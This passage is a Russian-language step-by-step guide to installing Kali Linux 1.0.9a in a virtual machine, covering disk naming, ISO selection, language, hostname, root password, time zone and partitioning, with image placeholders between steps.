


В этом же окошечке укажите желаемое имя и расположение виртуального жёсткого диска:




Думаю, у вас уже докачался ваш дистрибутив Kali Linux, у меня скачался каталог kali-linux-1.0.9a-amd64, а в нём два файла, нас интересует только файл kali-linux-1.0.9a-amd64.iso.

Нажимаем Запустить виртуальную машину. Нас просят выбрать реальный дивиди-ром или указать расположение образа диска, выбираем наш скаченный образ Kali Linux:



И нажимаем продолжить:




Если вы хотите запустить Live-версию (чтобы посмотреть или попробовать), то выбираете этот пункт. Меня сейчас интересует пункт Install (установка):




Выбираете свой язык, раскладку клавиатуры, способ переключения между русской и латинской раскладкой.


Придумайте любое имя вашего компьютера:



И имя домена:




Пароль рута (что угодно, но не пустое):




Выбираете часовой пояс. Разметка дисков — ничего менять не нужно.


Предупреждение (если ставите на виртуальную машину, то просто нажимаете Enter):



Ещё раз просто нажимаете Enter:




И ещё раз. В следующем окне переключаетесь на «Да»:




Просто ждём, когда всё скопируется:



